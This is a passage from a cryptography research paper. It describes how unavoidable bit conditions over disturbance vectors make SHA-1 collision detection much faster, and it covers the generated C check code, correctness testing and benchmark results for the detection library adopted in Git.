We have implemented the improved SHA-1 collision detection using unavoidable conditions which checks 32 DVs (twice as many as previous work). The improved collision detection is 20 to 30 times faster than without our unavoidable condition improvements. We have measured that overall our improved SHA-1 collision detection is only a factor 1.60 slower on average than SHA-1. The correctness of our implementation follows from easily verified attack-class independent code, automatically generated tables for each attack class from a very short identification, and testing its correctness against the known SHA-1 collision.

After the demonstration of a SHA-1 collision, the open source implementation of our algorithms was included in Git. As part of incorporating our implementation, it was further optimized to meet Git's performance requirements. These performance improvements were small in comparison with the detection algorithm as it stood before our algorithmic optimizations, less than doubling the speed. However, these improvements made the difference between the algorithm being adopted in Git or not [32]. This shows that the more than 20 times improvement that unavoidable conditions introduce, in fact, make this algorithm usable in practice.

The remainder of our paper is organized as follows. In Sect. 3 we treat the formal concept of unavoidable conditions and their practical applications. How to determine them for known attack classes against SHA-1 and to maximize the overlap between the sets of unavoidable conditions between DVs is covered in Sect. 4. In Sect. 5 we disclose more specific details about our open-source implementation, in particular with regards how to efficiently check unavoidable bit conditions. We discuss performance aspects in Sect. 6.

3 Unavoidable conditions

3.1 Model

Necessary and/or sufficient bit conditions are a very useful tool for hash function cryptanalysis as laid out by Wang et al.[35]. In effect they reduce the problem of finding a message block pair that conforms to a differential path to the problem of finding a message block for which the bit conditions are satisfied. As well as reducing cost from computations over two compression function evaluations to only one compression function evaluation, such conditions allows more effective use of early stop techniques and advanced message modification techniques.

We define *unavoidable conditions* as conditions that are necessary for *all feasible attacks* in a certain attack class. While necessary and sufficient conditions for an attack can be easily and manually derived, determining unavoidable conditions is significantly harder as it requires the analysis of all feasible attacks in a certain attack class. We more formally define attack classes and such unavoidable conditions in a framework that we use to actually find unavoidable conditions for SHA-1 by showing these are necessary for all feasible attacks within an attack class.

Our attack class definition in Thm. 1 below is rather general but captures the functionality of many collision attacks variants (collision attack, pseudo-collision attack, near-collision attack) against compression functions: i.e., algorithms that output a pair of compression function inputs. Our general definition does not describe what the input or output differences should look like or, e.g., whether it requires specific values for CV_1 and CV_2. Instead such details are abstracted away as properties of specific attack classes.

Definition 1 (Compression function attack class)**.** *For $N,M \in \mathbb{N}^+$, let $H : \{0,1\}^N \times \{0,1\}^M \to \{0,1\}^N$ be a compression function, then a class of attacks $\mathcal{C}$ against H is a set of (randomized) algorithms A that produce a*

tuple $(CV_1, B_1, CV_2, B_2) \in \{0,1\}^N \times \{0,1\}^M \times \{0,1\}^N \times \{0,1\}^M$ *as output.*

We model an unavoidable condition for an attack class as a predicate over pairs (CV, B) of a chaining value and message block. Such a predicate is called an unavoidable condition if and only if it holds for all possible (CV_1, B_1) and (CV_2, B_2) that may be output by any attack in the attack class.

Definition 2 (Unavoidable condition)**.** *For* $N, M \in \mathbb{N}^+$, *let* $H : \{0,1\}^N \times \{0,1\}^M \to \{0,1\}^N$ *be a compression function and* $\mathcal{C}$ *be an attack class against* H. *Let* $u : \{0,1\}^N \times \{0,1\}^M \to \{false, true\}$ *be a non-trivial predicate over compression function inputs. Then* u *is called an* unavoidable condition *for attack class* $\mathcal{C}$ *if and only if for all* $A \in \mathcal{C}$ *and for all possible outputs* $(CV_1, B_1, CV_2, B_2) \leftarrow A$ *it holds that* $u(CV_1, B_1) = true$ *and* $u(CV_2, B_2) = true$.

3.2 Speeding up collision detection

Let $\mathcal{S}$ be a set of attack classes. For each attack class $\mathcal{C} \in \mathcal{S}$ let $s_{\mathcal{C}} = (\delta B, i, \delta WS_i)$ be the associated message block difference, step i and difference for the intermediate state after step i as given in [23]. Also, let $\mathcal{U}_{\mathcal{C}}$ be a set of unavoidable conditions for each $\mathcal{C} \in \mathcal{S}$.

For each compression function evaluation during the hashing of a given message, collision detection will perform a recompression for every attack class $\mathcal{C} \in \mathcal{S}$. Such a recompression is rather costly as it results in that the overall cost of collision detection is a factor $|\mathcal{S}|$ more than only computing the hash.

If for compression function input (CV, B) and for a given attack class $\mathcal{C}$ at least one unavoidable condition $u \in \mathcal{U}_{\mathcal{C}}$ is not satisfied then by definition (CV, B) cannot be output by any attack $A \in \mathcal{C}$ (i.e., $(CV_1, B_1) = (CV, B)$ or $(CV_2, B_2) = (CV, B)$ as in Thm. 1). As an attack from $\mathcal{C}$ has been ruled out, a recompression for $\mathcal{C}$ is unnecessary and can be skipped. Alg. 1 is the improved collision detection that uses unavoidable conditions as preconditions before a performing a recompression. If the unavoidable conditions can be evaluated very quickly in comparison to the recompression, e.g., comparing whether two bits are equal/unequal in the internal state of the compression function, then a significant speed improvement can be achieved.

4 Application to SHA-1

4.1 Notation

SHA-1 is defined using 32-bit words $X = (x_i)_{i=0}^{31} \in \{0,1\}^{32}$ that are identified with elements $X = \sum_{i=0}^{31} x_i 2^i$ of $\mathbb{Z}/2^{32}\mathbb{Z}$ (for addition and subtraction). A *binary signed digit representation* (BSDR) for $X \in \mathbb{Z}/2^{32}\mathbb{Z}$ is a sequence $Z = (z_i)_{i=0}^{31} \in \{-1,0,1\}^{32}$ for which $X = \sum_{i=0}^{31} z_i 2^i$. We use the following notation: $Z[i] = z_i$, $RL(Z,n)$ and $RR(Z,n)$ (cyclic left and right rotation), $w(Z)$ (Hamming weight), $\sigma(Z) = X = \sum_{i=0}^{31} k_i 2^i \in \mathbb{Z}/2^{32}\mathbb{Z}$.

In collision attacks we consider two related messages M and M'. For any variable X related to the SHA-1 calculation of M, we use X' to denote the corresponding variable for M'. Furthermore, for such a 'matched' variable $X \in \mathbb{Z}/2^{32}\mathbb{Z}$ we define $\delta X = X' - X$ and $\Delta X = (X'[i] - X[i])_{i=0}^{31}$.

4.2 SHA-1's compression function

The input for SHA-1's Compress consists of an intermediate hash value $CV_{in} = (a, b, c, d, e)$ of five 32-bit words and a 512-bit message block B. The 512-bit message block B is partitioned into 16 consecutive 32-bit strings which are interpreted as 32-bit words $W_0, W_1, \ldots, W_{15}$ (using big-endian), and expanded to $W_0, \ldots, W_{79}$ as follows:

$$W_t = RL(W_{t-3} \oplus W_{t-8} \oplus W_{t-14} \oplus W_{t-16}, 1), \quad \text{for } 16 \leq t < 80. \tag{1}$$

We describe SHA-1's compression function Compress in an 'unrolled' version. For each step $t = 0, \ldots, 79$ it uses a working state consisting of five 32-bit words Q_t, Q_{t-1}, Q_{t-2}, Q_{t-3} and Q_{t-4} and calculates a new state word Q_{t+1}. The working state is initialized before the first step as:

$$(Q_0, Q_{-1}, Q_{-2}, Q_{-3}, Q_{-4}) = (a, b, RR(c,30), RR(d,30), RR(e,30)).$$

For $t = 0, 1, \ldots, 79$ in succession, Q_{t+1} is calculated as follows:

$$\begin{aligned} F_t &= f_t(Q_{t-1}, RL(Q_{t-2},30), RL(Q_{t-3},30)), \\ Q_{t+1} &= F_t + AC_t + W_t + RL(Q_t,5) + RL(Q_{t-4},30). \end{aligned} \tag{2}$$

These 80 steps are grouped in 4 rounds of 20 steps each. Here, AC_t is the constant $\texttt{5a827999}_{16}$, $\texttt{6ed9eba1}_{16}$, $\texttt{8f1bbcdc}_{16}$ or $\texttt{ca62c1d6}_{16}$ for the 1st, 2nd, 3rd and 4th round, respectively. The non-linear function $f_t(X,Y,Z)$ is defined as $(X \wedge Y) \oplus (\overline{X} \wedge Z)$, $X \oplus Y \oplus Z$, $(X \wedge Y) \vee (Z \wedge (X \vee Y))$ or $X \oplus Y \oplus Z$ for the 1st, 2nd, 3rd and 4th round, respectively. Finally, the output intermediate hash value CV_{out} is determined as:

$$CV_{out} = (a + Q_{80},\ b + Q_{79},\ c + RL(Q_{78},30),\ d + RL(Q_{77},30),\ e + RL(Q_{76},30)).$$

Algorithm 1: Improved collision detection

Let $H: \{0,1\}^N \times \{0,1\}^M \rightarrow \{0,1\}^N$, $IV \in \{0,1\}^N$ be an MD5-like compression function consisting of I reversible steps and a Davies-Meyer feed-forward.
Let $\mathcal{S}$ be a set of attack classes $s = (\delta B, i, \delta WS_i)$ and $\mathcal{U}_s$ a set of unavoidable conditions for each $s \in \mathcal{S}$.
The algorithm below returns True when a near-collision attack was detected and False otherwise.
Given padded message $P = P_1 || \dots || P_n$ consisting of n blocks $P_j \in \{0,1\}^M$ do:

1. Let $CV_0 = IV$ and do the following for $j = 1, \dots, n$:
   (a) Evaluate $CV_j = H(CV_{j-1}, P_j)$ and store intermediate working states WS_i after each step $i = 0, \dots, I-1$ of H.
   (b) For each $s = (\delta B, i, \delta WS_i) \in \mathcal{S}$ do:
      i. If $u(CV_{j-1}, P_j) = false$ for some $u \in \mathcal{U}_s$ then skip steps ii.–vi.
      ii. Determine $P_j' = P_j + \delta B$, $WS_i' = WS_i + \delta WS_i$
      iii. Compute steps $i, i-1, \dots, 0$ of H backwards to determine CV_{j-1}'
      iv. Compute steps $i+1, \dots, I-1$ forwards to determine WS_{I-1}'
      v. Determine CV_j' from CV_{j-1}' and WS_{I-1}' (Davies-Meyer feed-forward)
      vi. If $CV_j' = CV_j$ return True
2. Return False

4.3 Local collisions and the disturbance vector

In 1998, Chabaud and Joux [4] constructed a collision attack on SHA-0, SHA-1's withdrawn predecessor, based on local collisions. A local collision over 6 steps for SHA-0 and SHA-1 consists of a disturbance $\delta Q_{t+1} = 2^b$ created in some step t by a message word bit difference $\delta W_t = 2^b$. This disturbance is corrected over the next five steps, so that after those five steps no differences occur in the five working state words. They were able to interleave many of these local collisions such that the message word differences $(\Delta W_t)_{t=0}^{79}$ conform to the message expansion (cf. Eq. 1). For more convenient analysis, they consider the *disturbance vector* which is a non-zero vector $(DV_t)_{t=0}^{79}$ conform to the message expansion where every '1'-bit $DV_t[b]$ marks the start of a local collision based on the disturbance $\delta W_t[b] = \pm 1$. We denote by $(DW_t)_{t=0}^{79}$ the message word bit differences without sign (i.e., $DW_t = W_t' \oplus W_t$) for a disturbance vector $(DV_t)_{t=0}^{79}$:

$$DW_t := \bigoplus_{(i,r) \in \mathcal{R}} RL(DV_{t-i}, r),$$

where

$$\mathcal{R} = \{(0,0), (1,5), (2,0), (3,30), (4,30), (5,30)\}.$$

Note that for each step one uses differences δW_t instead of DW_t. We say that a message word difference δW_t is *compatible* with DW_t if there are coefficients $c_0, \dots, c_{31} \in \{-1,1\}$ such that $\delta W_t = \sum_{j=0}^{31} c_j \cdot DW_t[j]$. The set $\mathcal{W}_t$ of all compatible message word differences given DW_t is defined as:

$$\mathcal{W}_t := \left\{ \sigma(X) \;\middle|\; \underset{X[i] \in \{-DW_t[i], +DW_t[i]\},\ i \in \{0,\dots,31\}}{\text{BSDR } X,} \right\} \quad (3)$$

As for bit position 31 it holds that $-2^{31} \equiv 2^{31} \bmod 2^{32}$, only the signing of bits $0, \dots, 30$ affect the resulting δW_t. In fact for every $\delta W_t \in \mathcal{W}_t$ it holds that the coefficient $c_i \in \{-1,1\}$ for every bit position $i \in \{0, \dots, 30\}$ with $DW_t[i] = 1$ is uniquely determined.

4.4 Disturbance vector classes

Manuel [15] has classified previously found interesting disturbance vectors into two classes. A disturbance vector from the first class denoted by $\mathrm{I}(K,b)$ is defined by $DV_K = \ldots = DV_{K+14} = 0$ and $DV_{K+15} = 2^b$. Similarly, a disturbance vector from the second class denoted by $\mathrm{II}(K,b)$ is defined by $DV_{K+1} = DV_{K+3} = RL(2^{31}, b)$ and $DV_{K+15} = 2^b$ and $DV_{K+i} = 0$ for $i \in \{0,2,4,5,\dots,14\}$. For both classes, the remaining $DV_0, \dots, DV_{K-1}$ and $DV_{K+16}, \dots, DV_{79}$ are determined through the (reverse) message expansion relation (Eq. 1).

4.5 Unavoidable conditions

The literature on collision attacks against SHA-1 (e.g., see [34, 21, 16, 11, 3, 17, 2, 37, 5, 36, 8, 15, 24]) consists entirely of attacks based on combinations of local collisions as prescribed by a disturbance vector. This is a common property and for a very compelling reason: it is

the only known way to construct differential paths with message word differences compatible with the message expansion relation. Even then it seems that out of 2^{512} possible disturbance vectors there are only a few tens of disturbance vectors suitable for feasible cryptanalytic attacks.

In the first number of steps and the last few steps attacks can deviate from the DV-prescribed local collisions without a significant impact in the overall attack complexity. On the contrary, it is an important technique to use a specially crafted so-called 'non-linear' differential path for the first number of steps to allow arbitrary chaining value differences to be used in combination with the disturbance vector as introduced by Wang et al.[34]. Also, for the last few steps there may be higher probability differential steps as shown in [24]. However, deviating from DV-prescribed local collisions towards the middle becomes very costly very quickly as the resulting avalanche of perturbations directly leads to significant increases of the attack complexity. Hence, for the steps in the middle it remains unavoidable to use the DV-prescribed local collisions, which has led us to the following conjecture:

Conjecture 3. *Over steps* $[35,65)$ *it is unavoidable to use the DV-prescribed local collisions: deviating from the DV over these steps will result in an avalanche that will significantly increase the attack complexity.*

As published collision attacks only deviate from local collisions in the first 20 steps or the last 5 steps (75 up to 79) for reasons already mentioned, the current state of art solidly supports our conjecture with a safe margin. In fact we have considered taking a large range of steps in Thm. 3, however the increase in number of unavoidable conditions only results in a slight performance increase. In the end we opted for a larger safety margin instead of a slight performance increase.

Based on our Thm. 3, we propose to protect against attack classes based on disturbance vectors that use the prescribed local collisions over steps $[35,65)$. This restriction allows us to determine unavoidable conditions over all non-zero probability differential paths over steps 35 up to 65 that adhere to the disturbance vector. We propose to use unavoidable message bit relations that control the signs of bits in the ΔW_t. These message bit relations are used in attacks to ensure that, e.g., adjacent active bits collapse to a single bit difference, or that two bits have opposing sign to cancel differences (the perturbation of each local collision). Looking at SHA-1 attacks, these message bit relations are all of the form $W_i[a] \oplus W_j[b] = c$ or $W_i[a] = c$, hence this specific form of unavoidable conditions can be checked very efficiently. But as noted before, one cannot simply use the necessary conditions of one attack, it is important to prove which of those message bit relations are necessary for *all* feasible attacks. We will refer to such unavoidable message bit relations as *unavoidable bit conditions* or *UBC*s. The method we can use to determine the UBCs for each disturbance vector is described below.

4.6 Using Joint-Local Collision Analysis

Choose any disturbance vector that may lead to a feasible collision attack. To determine the UBCs for this disturbance vector, we will need to work with the set of all possible DV-based differential paths over steps $[35,65)$. Any differential path uses fixed differences for each expanded message word, these directly imply values for some bits $W_t[i]$. The set of these bit positions $W_t[i]$ is independent of the differential path and is pre-determined by the DV. We map each differential path to a vector containing the values for these bit positions $W_t[i]$. Then we can look at the smallest affine vector space that encompasses all these vectors. This affine vector space can be represented by a system of linear equations over those message bits, which will directly give the desired unavoidable bit conditions. By construction it follows that any solution to any possible differential path based on this DV satisfies these unavoidable bit conditions. Therefore if an expanded message does not satisfy all UBCs then this message cannot be a solution for any possible differential path over steps $[35,65)$ based on this DV.

To efficiently compute UBCs we will use techniques introduced in [24] that allow efficient computations on large classes of differential paths that are otherwise not possible. We will present our method at a higher level using notation taken from [24]: Let $\mathcal{Q}_t$ be the set of all allowed state differences ΔQ_t given $(DV_i)_{i=0}^{79}$:

$$\mathcal{Q}_t := \left\{ \text{BSDR } Y \;\middle|\; \substack{\sigma(Y)=\sigma(Z), \\ Z[i]\in\{-DV_{t-1}[i], DV_{t-1}[i]\},\ i=0,\ldots,31} \right\}.$$

A differential path $\mathcal{P}$ over steps $t \in [35,65)$ is given as

$$\mathcal{P} = ((\Delta Q_t)_{t=35-4}^{64+1}, (\Delta F_t)_{t=35}^{64}, (\delta W_t)_{t=35}^{64}),$$

with correct differential steps for $t \in [35,65)$:

$$\sigma(\Delta Q_{t+1}) = \sigma(RL(\Delta Q_t,5)) + \sigma(RL(\Delta Q_{t-4},30)) + \sigma(\Delta F_t) + \delta W_t. \qquad (4)$$

The success probability $\Pr[\mathcal{P}]$ of a differential path $\mathcal{P}$ is defined as the probability that the given path $\mathcal{P}$ holds exactly for uniformly-randomly chosen $\widehat{Q}_{35-4}, \ldots, \widehat{Q}_{35}$ and $\widehat{W}_{35}, \ldots, \widehat{W}_{64}$ and where the other variables are computed as defined in SHA-1's compression function. This can be efficiently computed (cf. [24]).

The set of *all* possible DV-based differential paths over steps $[35,65)$ that we will actually use to determine unavoidable bit conditions is defined as:

$$\mathcal{D}_{[35,65)} := \left\{ \widehat{\mathcal{P}} \;\middle|\; \Delta\widehat{Q}_i \in \mathcal{Q}_i,\ \delta\widehat{W}_j \in \mathcal{W}_j,\ \Pr[\widehat{\mathcal{P}}] > 0 \right\}$$

Let $\mathcal{P} \in \mathcal{D}_{[35,65)}$ and let $\delta W_{35}, \ldots, \delta W_{64}$ be its message word differences. Let $t \in [35,65)$ and let $\mathcal{I}_t \subseteq \{0,\ldots,30\}$ be the set of bit positions $0 \le i \le 30$ such that $DW_t[i] = 1$. As $\delta W_t \in \mathcal{W}_t$, we have that $\delta W_t = \sum_{i=0}^{31} c_i \cdot DW_t[i]$ with $c_0,\ldots,c_{31} \in -1,1$ (Eq. 3). We use the fact that the coefficients c_i with $i \in \mathcal{I}_t$ are uniquely determined. This implies values for the bits $W_t[i]$ with $i \in \mathcal{I}_t$ as:

- if $c_i = 1$ then $\Delta W_t[i] = 1 \cdot DW_t = 1$ thus $W_t[i] = 0$ and $W'_t[i] = 1$;
- if $c_i = -1$ then $\Delta W_t[i] = -1 \cdot DW_t = -1$ thus $W_t[i] = 1$ and $W'_t[i] = 0$;

Hence, given $\mathcal{P} \in \mathcal{D}_{[35,65)}$ for $t \in [35,65)$ and $i \in \mathcal{I}_t$ the value of $W_t[i]$ is known. Let $X = ((t,i) \mid t \in [35,65) \wedge i \in \mathcal{I}_t)$ be a vector of all (t,i) for which the value of $W_t[i]$ is known given $\mathcal{P} \in \mathcal{D}_{[35,65)}$ and let $R = |X|$ be the length of X. Then we can define a mapping that maps differential paths to a vector over $\mathbb{F}_2$ of the message bits $W_t[i]$ that are known:

$$\mu : \mathcal{D}_{[35,65)} \to \mathbb{F}_2^R : \quad \mathcal{P} \mapsto (W_t[i] | (t,i) = X[r])_{r=1}^R$$

And we can look at the smallest affine vector space V that encapsulates the image $\mu(\mathcal{D}_{[35,65)})$ of $\mathcal{D}_{[35,65)}$. Although V is uniquely determined, its representation $V = o + < v_1,\ldots,v_n >$ with an origin o and generating vectors $v_1,\ldots,v_n$ is not unique. Let $\mathcal{P}_o \in \mathcal{D}_{[35,65)}$ be a fixed differential path, then we compute V as:

$$o = \mu(\mathcal{P}_o), \quad \forall \mathcal{P} \in \mathcal{D}_{[35,65)} : v_{\mathcal{P}} = \mu(\mathcal{P}) - o.$$

Using linear algebra we can determine an equivalent description of V as a system of equations over bits $W_t[i]$ with $(t,i) \in X$. This system of linear equations can be further manipulated using linear operations, and thus can be viewed as a linear space itself. So we use its 'row reduced form' which results entirely in equations over 2 message bits of the form $W_i[a] \oplus W_j[b] = c$.

For our improved SHA-1 collision detection implementation we have selected the 32 disturbance vectors with lowest estimated cost as in [24]. This is more than the 14 disturbance vectors intially suggested in [23], but using UBCs we could simply add protection against more DVs with very low extra cost. We ended up at 32 DVs as our UBC checking algorithm uses a 32-bit integer to hold a mask where each bit is associated with a DV and represents whether the UBCs of that DV are all fulfilled. The 32 disturbance vectors with number of UBCs in parentheses are given in Tbl. 1. The full listing of UBCs for these DVs is given in Appendix A.

4.7 Exploiting overlapping conditions between DVs

As disturbance vectors within each type I or II are all shifted and rotated versions of each other, disturbance vectors may have local collisions at the same positions and therefore may have some overlap in unavoidable bit conditions. In this section we try to maximize the number of UBCs shared between DVs by further manipulating the set of UBCs per DV. As each UBC is a linear equation, the set of UBCs per DV can be further manipulated for our purposes using simple linear operation.

In the previous section we analyzed 32 disturbance vectors and found 7 to 15 UBCs per DV with a total of 373 UBCs. The UBCs for each DV were generated in a 'row-reduced form' and this already leads to a significant overlap of UBCs: among the total of 373 UBCs there are only 263 distinct UBCs. E.g., UBC $W_{39}[4] \oplus W_{42}[29] = 0$ is shared among DVs I(45,0), I(49,0) and II(48,0). Using the procedure below we are able to reduce the number of distinct UBCs to 156. Note that for each DV the new set of UBCs remains equivalent to the original set of UBCs.

To minimize the overall amount of distinct UBCs we use a greedy selection algorithm to rebuild the set of UBCs per DV. Starting at an empty set of UBCs for each DV, our greedy algorithm in each step selects a new distinct UBC that is shared between as many DVs as possible and adds it to set of UBCs for the corresponding DVs. More specifically, for each DV it first generates a list of candidate UBCs by taking all linear combinations of the original set of UBCs and removes all candidates that are a linear combination of the current set of UBCs and thus that are already covered so far. Then it selects all UBCs that maximize the number of DVs it belongs to but is not covered so far. It rates each of those UBCs first based on weight (minimal weight prefered), second based on number of active bit positions (fewer bit positions prefered) and finally on the gap $j - i$ between the first W_i and the last W_j in the UBC. It selects the best rated UBC and adds that to UBC sets of the DVs it belongs to but is not covered so far. Finally, for each DV it will output a new set of UBCs that is equivalent to the original set of UBCs, but for which there are much fewer distinct UBCs over all DVs.

The output of improved sets of UBCs of our greedy selection algorithm for the 32 DVs and original 373 UBCs found in the previous section can be found in Appendix A. Using this approach we have further reduced the number of unique UBCs from 263 to 156, where each new UBC belongs up to 7 DVs.

In Sect. 5.1 we further comment on the implementation of this greedy algorithm that immediately outputs optimized C code for verifying UBCs for all 32 DVs simultaneously. This optimized C code is verified against a straightforward simple implementation using the original sets of 373 UBCs as described in Sect. 5.2.

Table 1: SHA-1 DV selection and number of UBCs

I(43,0) (11 UBCs)	I(44,0) (12 UBCs)	I(45,0) (12 UBCs)	I(46,0) (11 UBCs)
I(46,2) (7 UBCs)	I(47,0) (12 UBCs)	I(47,2) (7 UBCs)	I(48,0) (14 UBCs)
I(48,2) (7 UBCs)	I(49,0) (13 UBCs)	I(49,2) (8 UBCs)	I(50,0) (14 UBCs)
I(50,2) (8 UBCs)	I(51,0) (15 UBCs)	I(51,2) (10 UBCs)	I(52,0) (14 UBCs)
II(45,0) (11 UBCs)	II(46,0) (11 UBCs)	II(46,2) (7 UBCs)	II(47,0) (14 UBCs)
II(48,0) (15 UBCs)	II(49,0) (14 UBCs)	II(49,2) (9 UBCs)	II(50,0) (14 UBCs)
II(50,2) (9 UBCs)	II(51,0) (14 UBCs)	II(51,2) (9 UBCs)	II(52,0) (15 UBCs)
II(53,0) (14 UBCs)	II(54,0) (14 UBCs)	II(55,0) (14 UBCs)	II(56,0) (14 UBCs)

5 Implementation

This section describes the implementation of the UBC check in the SHA-1 Collision detection library. The source code for this library can be found at [28] This release contains the collision detection library that can be used in other software in the directory 'lib', the 'src' directory contains a modified sha1sum command line tool that uses the library. Both can be built by calling 'make' in the parent directory, additionally a special version 'sha1dcsum_partialcoll' is also included that specifically detects example collisions against reduced-round SHA-1 (as no full round SHA-1 collisions have been found yet.) Furthermore, in the directory 'tools' we provide the following:

- the original listing of UBCs per DV (directory 'data/3565');
- an example partial collision for SHA-1 (file 'test/sha1_reducedsha_coll.bin');
- the greedy selection algorithm from Sect. 4.7 that optimizes the UBC sets and outputs optimized code (directory 'parse_bitrel'), see Sect. 5.1;
- a program that verifies the optimized C code with optimized UBC sets against manually-verifiable C code (directory 'ubc_check_test'), see Sect. 5.2;

The collision detecting SHA-1 implementation, including the SHA-1 compression function as well as the collision detection logic and UBC checks, has been heavily optimized to be competitive with the performance of the prior implementation of SHA-1 in Git. This prior implementation of SHA-1 had been optimized in order to meet the performance requirements of the heavily utilized software. As such, we are assured that our implementation of the core SHA-1 functionality has been optimized to the point of being competitive with deployed and utilized implementations [32]. In Sect. 6 we discuss expected and measured performance of our improved SHA-1 collision detection.

5.1 Parse Bit Relations

This section describes the `parse_bitrel` program that implements the greedy selection algorithm described in Sect. 4.7 and generates source code for an optimized UBC check.

The greedy algorithm using the input UBC sets in directory 'data/3565' outputs improved UBC-sets for the DVs that have significant overlap. Another equivalent perspective is looking at the unique UBCs and the set of DVs each unique UBC belongs to, Appendix A lists the improved UBCs in this manner. The program - `parse_bitrel` uses this perspective to generate optimized source code for a function `ubc_check` which given an expanded message will return a mask of which DVs had all their UBCs satisfied.

As noted in Sect. 4.6 we have selected 32 disturbance vectors. Thus keeping track for which disturbance vectors a recompression is necessary conveniently fits in a 32 bit integer mask `C`. Each bit position in `C` will be associated with a particular DV $\mathrm{T}(k,b)$, where T represents the type I or II, and we have a named constant of the form `DV_T_K_B_bit` that will have only that bit set. Initially `C` will have all bits set and for each UBC that is not satisfied we will set bits to 0 at the bit positions of the DVs the UBC belongs to.

The UBCs for SHA-1 are of the form $W_i[a] \oplus W_j[b] = c$ as described in Sect. 4.6. The outcome of this condition is translated into a mask with all bits set or all bits cleared using the following C-code:

`M=0-(((W[i]>>a)^(W[j]>>b))&1)` if $c = 1$
`M=(((W[i]>>a)^(W[j]>>b))&1)-1` if $c = 0$

Note that in both of these cases, if UBC is satisfied then `M` results in a value with all bits set (-1 in 2's complement) and 0 otherwise.

Say the UBC belongs to multiple disturbance vectors `DV_T1_K1_B1_bit`, `DV_T2_K2_B2_bit`, ..., `DV_TN_KN_BN_bit`, then a mask is formed that has all other bits belonging to other DVs set to 0. This mask will be OR'ed into the mask `M` above to force bits to the value 1 for all bit positions associated with DVs not belonging to this unique UBC:

```
M | ~(DV_T1_K1_B1_bit | DV_T2_K2_B2_bit | ...
          | DV_TN_KN_BN_bit).
```

In effect, only the bit positions for DVs the unique UBC belongs to can be 0 which they will be if and only if the unique UBC is not satisfied. Hence, this last mask will be AND'ed into the variable C to conditionally clear the bits associated with these DVs if the UBC is not satisfied. For example, the following clause is one of the clauses generated by the parse_bitrel:

```
C &= ((((W[46]>>4)^(W[49]>>29))&1)-1) |
 ~( DV_I_46_0_bit | DV_I_48_0_bit | DV_I_50_0_bit |
    DV_I_52_0_bit | DV_II_50_0_bit | DV_II_55_0_bit );
```

The ubc_check function thus consists of initializing the variable C and statements for each unique UBC to update C as described above. The parse_bitrel program combines these clauses into a bit-wise AND of all the individual statements and generates the ubc_check function. The above example works for all cases. However, we can produce slightly better statements with fewer operations in certain cases which are omitted here, but can be found in the public source code.

5.2 UBCCheckTest: Correctness testing

This section describes the program ubc_check_test for correctness testing. The above program parse_bitrel will output optimized C-code for ubc_check that will verify all UBCs and output a mask whose bits mark whether a recompression for a particular DV is needed. For testing purposes one would like to have many test cases to run it on, however there are no SHA-1 example collisions at all. Hence, great care must be taken to ensure code correctness of the collision detection library. For this purpose we let parse_bitrel also output C-code for a function ubc_check_verify that will be equivalent to ubc_check but will be based on the original non-improved UBC-sets and use straightforward code that can be manually verified for correctness. After manual verification we know ubc_check_verify to be correct.

To ensure that ubc_check is correct we test its functional equivalence to the correct ubc_check_verify. As each individual UBC statement depends on only 2 expanded message bits $W_i[a]$ and $W_i[b]$, if an error exists it will trigger with probability at least 0.25 for random values. Unfortunately, such an error may be masked by other UBCs not being satisfied and forcing the bit positions in C with possible errors to 0 anyway. To ensure any error will reveal itself, we feed 2^{24} random inputs to both ubc_check and ubc_check_verify and verify whether their outputs are identical. As the highest number of UBCs of a DV is 15, if an error is located in the code of one of these UBCs we can still expect that out of the 2^{24} samples we will have approximately 2^{10} cases where all other UBCs for this DV are satisfied. In these cases the output bit for this DV of ubc_check and ubc_check_verify equals the output for the target UBC and the error will be exposed with probability at least 0.25 for each of these 2^{10} cases. The probability that an error with probability at least 0.25 will not occur in 2^{10} random inputs is at most $0.75^{1024} \approx 2^{-425}$. This, as well as a few other basic tests, ensures that our greedy selection algorithm for improved UBC-sets and the produced optimized C-code ubc_check contains no errors.

6 Performance

In this section we discuss the expected performance increase and we compare some measured speeds. We have compiled and tested the code on different compiler and processor technologies. The performance of the implementation was tested with several compilers, platforms and processors. For x86 performance the code was run on Linux, Windows and macOS. On Linux, the code was compiled for x86-64 with GCC 5.4.0 (gcc) and run on Ubuntu 16.04. The code was compiled for both x86-32 and x86-64 with the Microsoft Visual Studio 2015 C++ compiler (msvc) and run on Windows 10. In both of these cases, the code was run on an Intel Xeon L5520 running at 2.26GHz. For macOS, the code was compiled with Clang 4.2.1 (clang) targeting x86-64 macOS Sierra and run on an Intel Core i7 3615QM running at 2.30Ghz. To measure performance on ARM architecture, the code was compiled with GCC 4.9.2 (gcc arm) and run on a Raspberry Pi 3 running Raspbian Jessie with a quad-core Broadcom BCM2837, which is an ARM Cortex-A53, running at 1.2Ghz. Note that at the time of these experiments Raspbian Jessie runs in 32 bit mode only, even though this particular processor model can run in both 32 and 64 bit modes.

The performance numbers below vary a bit between different compiler and processor technologies due to different available processor instructions and different compiler optimizations. Such variances for a given platform could be eliminated using assembly code, however such code is very difficult to maintain and therefore not considered for our project, which intends to show the feasibility of these algorithms and techniques. Rather, assembler implementations of these algorithms can be considered by projects that require these collision detection and high performance implementations. Due to these variances the shown results should be taken as indicative speed improvements for other compilers and/or compiler optimization flags and/or processors.

Using UBCs, we will only do a recompress for a given DV if all its UBCs are satisfied. Let $\mathcal{S}$ be the set of DVs and $\mathcal{U}_{dv}$ be the set of UBCs for $dv \in \mathcal{S}$. Then the probability p_{dv} that a random message block satisfies all UBCs associated with $dv \in \mathcal{S}$ is $p_{dv} = 2^{-|\mathcal{U}_{dv}|}$.

Table 2: Comparison of the performance of SHA-1's compression function and our `ubc_check` function. Units given in number of single message block operations per millisecond. `ubc_check` takes 46% to 76% of the time of `SHA1Compress`.

	SHA1Compress	ubc_check
gcc x86-64	4236.38	8359.01(0.51×)
clang x86-64	5192.51	11363.47(0.46×)
msvc x86-64	2618.30	4445.76(0.59×)
msvc x86-32	2712.14	4663.56(0.58×)
gcc arm	815.26	1074.47(0.76×)

Hence, the expected cost of the recompressions for $dv \in \mathcal{S}$ is $p_{dv} \times n \times$ `SHA1Compress`, where n is the number of message blocks for a given message, or equivalently $p_{dv} \times$ `SHA-1`.

The expected total cost of all recompressions for a given message of n message blocks is therefore $(\sum_{dv \in \mathcal{S}} p_{dv}) \times$ `SHA-1`. For the 32 selected disturbance vectors given in Tbl. 1 together with their number of UBCs, we found that $\sum_{dv \in \mathcal{S}} p_{dv} \approx 0.0495$.

Therefore using UBCs we have reduced the cost of recompressions from $32 \times$ `SHA-1` to $\approx 0.0495 \times$ `SHA-1`, a speed improvement of a factor of about 646. Also, this implies that on average we can expect to do one recompression about every 20.2 message blocks. However, the total cost of collision detection includes the cost of SHA-1 as well as the cost of verifying the UBCs.

